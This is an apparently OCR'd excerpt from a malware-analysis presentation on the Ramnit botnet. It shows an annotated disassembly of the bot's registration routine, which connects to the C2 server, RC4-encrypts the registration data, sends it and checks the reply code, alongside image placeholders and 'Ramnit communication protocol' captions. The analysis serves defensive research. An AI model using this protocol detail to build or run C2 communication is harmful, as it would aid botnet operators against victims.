
- A lot of reverse engineering work

```
.text:1000A301 FF 75 0C                    push    dword ptr [ebp+port] ; hostshort
.text:1000A304 FF 75 08                    push    [ebp+hostname]  ; hostname
.text:1000A307 E8 68 CA FF FF              call    ab_connect_host
.text:1000A30C 83 F8 FF                    cmp     eax, 0FFFFFFFFh
.text:1000A30F 74 7F                       jz      short loc_1000A390
.text:1000A311 89 45 FC                    mov     [ebp+fd], eax
.text:1000A314 A0 0C B7 01 10              mov     al, CMD_E2_REGISTER_BOT
.text:1000A319 50                          push    eax
.text:1000A31A 8D 45 F4                    lea     eax, [ebp+a1]
.text:1000A31D 50                          push    eax
.text:1000A31E E8 7D FC FF FF              call    ab_alloc_copy_mem_wrapper_?
.text:1000A323 FF 75 10                    push    [ebp+str]       ; str
.text:1000A326 8D 45 F4                    lea     eax, [ebp+a1]
.text:1000A329 50                          push    eax             ; dst_buf
.text:1000A32A E8 21 FD FF FF              call    ab_rc4_encrypt_str
.text:1000A32F FF 75 14                    push    [ebp+regbot_md5] ; str
.text:1000A332 8D 45 F4                    lea     eax, [ebp+a1]
.text:1000A335 50                          push    eax             ; dst_buf
.text:1000A336 E8 15 FD FF FF              call    ab_rc4_encrypt_str
.text:1000A33B 8D 45 F4                    lea     eax, [ebp+a1]
.text:1000A33E 50                          push    eax             ; int
.text:1000A33F FF 75 FC                    push    [ebp+fd]        ; fd
.text:1000A342 E8 91 FE FF FF              call    ab_C2_send_data
.text:1000A347 0B C0                       or      eax, eax
.text:1000A349 74 2D                       jz      short loc_1000A378
.text:1000A34B 8D 45 F0                    lea     eax, [ebp+server_answer]
.text:1000A34E 50                          push    eax             ; chunk_data
.text:1000A34F FF 75 FC                    push    [ebp+fd]        ; fd
.text:1000A352 E8 DA FE FF FF              call    ab_C2_get_response
.text:1000A357 0B C0                       or      eax, eax
.text:1000A359 74 1D                       jz      short loc_1000A378
.text:1000A35B 8D 45 F0                    lea     eax, [ebp+server_answer]
.text:1000A35E 50                          push    eax
.text:1000A35F E8 4F FD FF FF              call    ab_C2_get_responce_code ; 0x01 (CMD_OK)
.text:1000A364 3A 05 09 B7 01 10           cmp     al, CMD_01_OK
.text:1000A36A 75 0C                       jnz     short loc_1000A378
```


Ramnit communication protocol




Ramnit communication protocol




Ramnit communication



